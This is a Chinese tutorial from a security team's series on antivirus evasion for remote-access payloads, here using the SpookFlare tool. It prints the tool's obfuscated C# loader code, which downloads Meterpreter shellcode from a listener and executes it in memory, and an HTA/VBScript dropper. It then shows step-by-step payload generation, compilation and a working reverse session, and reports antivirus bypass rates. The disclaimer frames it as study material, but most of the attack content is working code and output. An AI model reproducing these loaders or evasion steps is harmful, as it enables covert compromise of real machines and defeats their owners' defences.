TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

本专题文章导航

1.远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3.远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6.远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7.远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9.远控免杀专题(9)-Avet免杀(VT免杀率
14/71)：https://mp.weixin.qq.com/s/EIfqAbMC8HoC6xcZP9SXpA

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率
22/70)：https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11.远控免杀专题(11)-Avoidz免杀(VT免杀率
23/71)：https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率
23/70)：https://mp.weixin.qq.com/s/MVJTXOIqjgL7iEHrnq6OJg

13.远控免杀专题(13)-zirikatu免杀(VT免杀率
39/71)：https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVIator免杀(VT免杀率
25/69)：https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率
8/55)：https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg

16.远控免杀专题(16)-Unicorn免杀(VT免杀率
29/56)：https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率
7/69)：https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ

18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率
19/57)：https://mp.weixin.qq.com/s/tT1i55swRWIYiEdxEWElSQ

19.远控免杀专题(19)-nps_payload免杀(VT免杀率
3/57)：https://mp.weixin.qq.com/s/XmSRgRUftMV3nmD1Gk0mvA

20.远控免杀专题(20)-GreatSCT免杀(VT免杀率
14/56)：https://mp.weixin.qq.com/s/s9DFRIgpvpE-_MneO0B_FQ

21.远控免杀专题(21)-HERCULES免杀(VT免杀率
29/70)：https://mp.weixin.qq.com/s/Rkr9lixzL4tiL89r10ndig

22.远控免杀专题(22)-SpookFlare免杀(VT免杀率16/67)：

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的`windows/meterperter/reverse_tcp`模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本`5.0.0.8160`(2020.01.01)，火绒版本`5.0.34.16`(2020.01.01)，360安全卫士`12.0.0.2002`(2020.01.01)。

4、其他杀软的检测指标是在`virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、SpookFlare介绍

SpookFlare，2018年开源的工具，目前还在更新，使用了多种方式进行bypass。可直接生成基于Meterpreter、Empire、Koadic等平台的的shellcode，并对代码进行混淆、二次编码、随机填充字符串等，从而达到较好的免杀效果。

二、安装SpookFlare

安装相对比较简单

先从github上clone到本地

```
# git clone https://github.com/hlldz/SpookFlare.git
```

进入`SpookFlare`目录，安装python依赖库

```
pip install -r requirements.txt
```

执行`python spookflare.py`即可

```
#python spookflare.py

        Version    : 2.0
        Author     : Halil Dalabasmaz
        WWW        : artofpwn.com, spookflare.com
        Twitter    : @hlldz
        Github     : @hlldz
        Licence    : Apache License 2.0
        Note       : Stay in shadows!

[*] You can use "help" command for access help section.
```

三、SpookFlare使用说明

SpookFlare支持生成4类payload，分别是msf的exe程序(需要自己编译)、msf的ps1脚本(做了免杀混淆)、hta文件、office宏代码。

```
ID | Payload                 | Description
---+-------------------------+------------------------------------------------------------
1  | meterpreter/binary      | .EXE Meterpreter Reverse HTTP and HTTPS loader
2  | meterpreter/powershell  | PowerShell based Meterpreter Reverse HTTP and HTTPS loader
3  | javascript/hta          | .HTA loader with .HTML extension for specific command
4  | vba/macro               | Office Macro loader for specific command
```

SpookFlare对每个payload都进行了代码混淆处理，基本都加入了随机代码来保证免杀效果能好一些。

```
└──╼ #cat lib/sfmpbin.py
# -*- coding: utf-8 -*-
import random
import string
import base64
from base64 import b64encode

def randomString():
    return ''.join([random.choice(string.ascii_letters) for n in range(12)])

def checksum8(s):
        return sum([ord(ch) for ch in s]) % 0x100

def genHTTPChecksum():
        chk = string.ascii_letters + string.digits
        for x in range(64):
                uri = "".join(random.sample(chk,3))
                r = "".join(sorted(list(string.ascii_letters+string.digits), key=lambda *args: random.random()))
                for char in r:
                        if checksum8(uri + char) == 92:
                                return uri + char

def generateMPBinLoader(mpBinProto, mpBinLhost, mpBinLport, mpBinArch, mpBinSsize):

    if mpBinProto == "https":
        mpBinSSLChk = "ServicePointManager.ServerCertificateValidationCallback = (sender, cert, chain, sslPolicyErrors) => true;"
    else:
        mpBinSSLChk = ""

    if mpBinArch == "x86":
        mpBinArch = "UInt32"
    elif mpBinArch == "x64":
        mpBinArch = "UInt64"

    mpBinNSpace = randomString()
    mpBinLClass = randomString()
    loaderHost = mpBinProto+"://"+mpBinLhost+":"+mpBinLport+"/"+genHTTPChecksum()
    loaderBase = '''using System;using System.Net;using System.Runtime.InteropServices; namespace {24} {{ public class {25} {{ [DllImport
("kernel32")] private static extern {23} VirtualAlloc ({23} {0}, {23} {1}, {23} {2}, {23} {3}); [DllImport ("kernel32")] private static ex
tern IntPtr CreateThread ({23} {4}, {23} {5}, {23} {6}, IntPtr {7}, {23} {8}, ref {23} {9}); [DllImport ("kernel32")] private static exter
n {23} WaitForSingleObject (IntPtr {10}, {23} {11}); [DllImport ("kernel32.dll")] static extern IntPtr GetConsoleWindow (); [DllImport ("u
ser32.dll")] static extern bool ShowWindow (IntPtr {12}, int {13}); public static void Main () {{ShowWindow (GetConsoleWindow (), 0);{14}W
ebClient {15} = new System.Net.WebClient ();{15}.Headers.Add ("User-Agent", "Mozilla/5.0 (compatible; MSIE 11.0; Trident/7.0; rv:11.0)");{
15}.Headers.Add ("Accept", "*/*");{15}.Headers.Add ("Accept-Language", "en-gb,en;q=0.5");byte[] {16} = null;{16} = {15}.DownloadData ("{26
}");byte[] {17} = new byte[{16}.Length - {18}];Array.Copy ({16}, {18}, {17}, 0, {17}.Length);{23} {19} = VirtualAlloc (0, ({23}) {17}.Leng
th, 0x1000, 0x40);Marshal.Copy ({17}, 0, (IntPtr) ({19}), {17}.Length);IntPtr {20} = IntPtr.Zero;{23} {21} = 0;IntPtr {22} = IntPtr.Zero;{
20} = CreateThread (0, 0, {19}, {22}, 0, ref {21});WaitForSingleObject ({20}, 0xFFFFFFFF);}}}}}'''.format(randomString(), randomString(),
 randomString(), randomString(),randomString(), randomString(), randomString(), randomString(), randomString(), randomString(), randomStri
ng(), randomString(), randomString(), randomString(), mpBinSSLChk, randomString(), randomString(), randomString(), mpBinSsize, randomStrin
g(), randomString(), randomString(), randomString(), mpBinArch, mpBinNSpace, mpBinLClass, loaderHost)
    loaderKey = (''.join(random.sample("hlldzé!^+%&/()=?_<>£#$□|",len("hlldzé!^+%&/()=?_<>£#$□|")))[0:3])
    loaderCode = loaderKey.join([loaderBase[i:i+1] for i in range(0, len(loaderBase), 1)]).replace("\"", "\\\"")
    loaderFinal = '''using System;using System.CodeDom.Compiler;using System.Reflection;using Microsoft.CSharp;namespace {0} {{public clas
s {1} {{public static void Main () {{string {2} = "{3}".Replace("{4}", "");CSharpCodeProvider {5} = new CSharpCodeProvider ();CompilerPara
meters {6} = new CompilerParameters (new [] {{"mscorlib.dll", "System.dll"}});{6}.GenerateInMemory = true;{6}.ReferencedAssemblies.Add (As
sembly.GetEntryAssembly ().Location);CompilerResults {7} = {5}.CompileAssemblyFromSource ({6}, {2});Assembly {8} = {7}.CompiledAssembly;Ty
pe {9} = {8}.GetType ("{10}.{11}");MethodInfo {12} = {9}.GetMethod ("Main");{12}.Invoke (null, null);}}}}}'''.format(randomString(), rand
omString(), randomString(), loaderCode, loaderKey, randomString(), randomString(), randomString(), randomString(), randomString(), mpBinNS
pace, mpBinLClass, randomString())
    return loaderFinal
```

```
└──╼ #cat lib/sfhta.py
# -*- coding: utf-8 -*-
import random
import string
import base64

def randomString():
    return ''.join([random.choice(string.ascii_letters) for n in range(12)])

def generateKey():
    keys = "!#+%&/()=?_-*□$><"
    return ''.join(random.sample(keys,len(keys)))

def generateBase(htaCommand, htaFileName):
    htaKey = generateKey()
    if "\"" in htaCommand:
        htaPayload = htaKey.join([htaCommand[i:i+1] for i in range(0, len(htaCommand), 1)]).replace("\"", "\"\"")
    else:
        htaPayload = htaKey.join([htaCommand[i:i+1] for i in range(0, len(htaCommand), 1)])

    baseHta = '''<script language="VBScript">
        Sub window_onload
            Set {0} = CreateObject("WbemScripting.SWbemLocator")
            Set {1} = {0}.ConnectServer()
            {1}.Security_.ImpersonationLevel=3
            Set {2} = {1}.Get("Win32_ProcessStartup")
            Set {3} = {2}.SpawnInstance_
            {3}.ShowWindow = 12
            Set {4} = {1}.Get("Win32_Process")
            {6} = {4}.Create(Replace("'''+htaPayload+'''", "'''+htaKey+'''", ""), NULL, {3}, {5})
            window.close()
        End Sub
</script>'''

    launcherBase = '''<html><head><script type="text/javascript">var {0} = atob("'''+base64.b64encode(baseHta.format(randomString(), rando
mString(), randomString(), randomString(), randomString(), randomString(), randomString(), randomString()).encode()).decode()+'''");var {1
} = "'''+htaFileName+'''.hta";var {2} = new Blob([{0}], {{type: 'plain/text;charset=utf-8;'}});var {3} = null;if (navigator.msSaveBlob) {{
{3} = navigator.msSaveBlob({2}, {1});}} else {{{3} = window.URL.createObjectURL({2});}}var {4} = document.createElement('a');{4}.href = {3
};{4}.setAttribute('download', {1});document.body.appendChild({4});{4}.click();document.body.removeChild({4});</script></head></body></htm
l>'''
    launcherFinal = launcherBase.format(randomString(), randomString(), randomString(), randomString(), randomString())
    return launcherFinal
cdata = " "
def obfuscateHta(launcherFinal):
    finalPayload = "<html><body><head><script type=\"text/javascript\">var {0}=new Array;"
    stcData = □
    i = 0
    cdata = " "
    while i < len(list(launcherFinal)):
        stringToChar = ord(list(list(launcherFinal))[i])
        i+=1
        if i != len(list(launcherFinal)) - 0:
            stcData.append(str(stringToChar))
        else:
            stcData.append(str(stringToChar))
    deep = len(stcData)
    if deep % 4 == 0:
        i = 0
        x = -1
```

感兴趣的可以查看 `SpookFlare/lib` 目录下的响应加密处理文件。

四、利用SpookFlare生成后门

还是以生成msf的payload为例进行测试

```
┌─[root@parrot]─[~/sec/SpookFlare]
└──╼ #python spookflare.py
    ____  ____  ____  _  __ ____ _     _     ____ ____
   / ___\/ ___\/  _ \/ |/ // ___\ |   /_\   /  __\/ ___\
   \___ \|    \| | \||   / |    \ |   | |   |  \/||    \
   /____/\___ || |_/||   \ \___ | |_/\| |_/\|    /\___ |
   \____/\____/\____/\_|\_\____/\____/\____/\_/\_\____/

           Version    : 2.0
           Author     : Halil Dalabasmaz
           WWW        : artofpwn.com, spookflare.com
           Twitter    : @hlldz
           Github     : @hlldz
           Licence    : Apache License 2.0
           Note       : Stay in shadows!

 [*] You can use "help" command for access help section.

SpookFlare > list

 ID | Payload                | Description
----+------------------------+-------------------------------------------------------------
 1  | meterpreter/binary     | .EXE Meterpreter Reverse HTTP and HTTPS loader
 2  | meterpreter/powershell | PowerShell based Meterpreter Reverse HTTP and HTTPS loader
 3  | javascript/hta         | .HTA loader with .HTML extension for specific command
 4  | vba/macro              | Office Macro loader for specific command

SpookFlare > use 1
SpookFlare [meterpreter/binary] >
```

使用info命令，可查看配置参数，`Required` 值为yes的说明需要配置

```
SpookFlare [meterpreter/binary] > info

 [*] Module Info

 This module can be used to generate .EXE loaders and it is
 coded with C#. It support Meterpreter Reverse HTTP,
 Reverse HTTPS staged payloads. The payloads generated by
 this module has two parts. The first part is the real loader
 code generated with character substitution. The second part
 is to compile and run the first part at runtime.

 [*] Module Options

 Parameter  Required  Value  Description
-------------------------------------------------------------------------------
 PROTO        Yes     None   Listener protocol. Accepted: http or https
 LHOST        Yes     None   The local listener hostname or IP address
 LPORT        Yes     None   The local listener port.
 ARCH         Yes     None   Architecture of target system. Accepted: x86 or x64
 SSIZE         No     0      If you patched Metasploit insert your patch size
```

配置IP、端口、系统架构(x86或x64)、使用协议(仅支持http和https)

```
SpookFlare [meterpreter/binary] > set LHOST 10.211.55.2
LHOST => 10.211.55.2
SpookFlare [meterpreter/binary] > set LPORT 3333
LPORT => 3333
SpookFlare [meterpreter/binary] > set ARCH x86
ARCH => x86
SpookFlare [meterpreter/binary] > set PROTO https
PROTO => https
SpookFlare [meterpreter/binary] > info

 [*] Module Info

 This module can be used to generate .EXE loaders and it is
 coded with C#. It support Meterpreter Reverse HTTP,
 Reverse HTTPS staged payloads. The payloads generated by
 this module has two parts. The first part is the real loader
 code generated with character substitution. The second part
 is to compile and run the first part at runtime.

 [*] Module Options

 Parameter  Required  Value        Description
-------------------------------------------------------------------------------
 PROTO        Yes     https        Listener protocol. Accepted: http or https
 LHOST        Yes     10.211.55.2  The local listener hostname or IP address
 LPORT        Yes     3333         The local listener port.
 ARCH         Yes     x86          Architecture of target system. Accepted: x86 or x64
 SSIZE         No     0            If you patched Metasploit insert your patch size
```


使用`generate`命令生成

```
SpookFlare [meterpreter/binary] > info

 [*] Module Info

 This module can be used to generate .EXE loaders and it is
 coded with C#. It support Meterpreter Reverse HTTP,
 Reverse HTTPS staged payloads. The payloads generated by
 this module has two parts. The first part is the real loader
 code generated with character substitution. The second part
 is to compile and run the first part at runtime.

 [*] Module Options

 Parameter  Required  Value        Description
-------------------------------------------------------------------------------
 PROTO        Yes     https        Listener protocol. Accepted: http or https
 LHOST        Yes     10.211.55.2  The local listener hostname or IP address
 LPORT        Yes     3333         The local listener port.
 ARCH         Yes     x86          Architecture of target system. Accepted: x86 or x64
 SSIZE         No     0            If you patched Metasploit insert your patch size

SpookFlare [meterpreter/binary] > generate

 [*] Generating payload...

 [+] Binary loader code is successfully generated: output/jjgFTJrwgsIa.cs

 [*] You can use C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe or Visual Studie for compile C# code.
```


生成的c#文件

需要使用csc.exe编译成exe,命令格式如下

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe
/out:test.exe test.cs
```




执行后可正常上线




```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: cogs6nlw) Encoded stage with x86/shikata_ga_nai
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: cogs6nlw) Staging x86 payload (181366 bytes) ...
[*] Meterpreter session 5 opened (10.211.55.2:3333 -> 10.211.55.3:57735) at 2020-01-16 19:12:33 +0800

meterpreter > getpid
Current pid: 4920
meterpreter >
```


打开杀软进行测试，360杀毒可查杀，火绒没有预警。



virustotal.com上查杀率为16/67，在exe里面能算一般以上了。



后来试了下SpookFlare生成的powershell和hta、vba脚本，免杀效果还挺不错的。



五、SpookFlare小结

SpookFlare使用了多种方式进行免杀，exe的免杀可能效果不算太出色，但是对powershell脚本和hta文件等的免杀做的还是不错的，基本静态查杀都能bypass。

SpookFlare目前是2.0版本，不知道什么原因没法直接生成exe文件了，在1.0版本里可以直接生成基于msf的exe文件。

在`https://github.com/hlldz/SpookFlare/releases`这里可以下载到1.0版本。

六、参考资料

官方github：`https://github.com/hlldz/SpookFlare`

`HTA Loader for Koadic`：`https://youtu.be/6OyZuyIbRLU`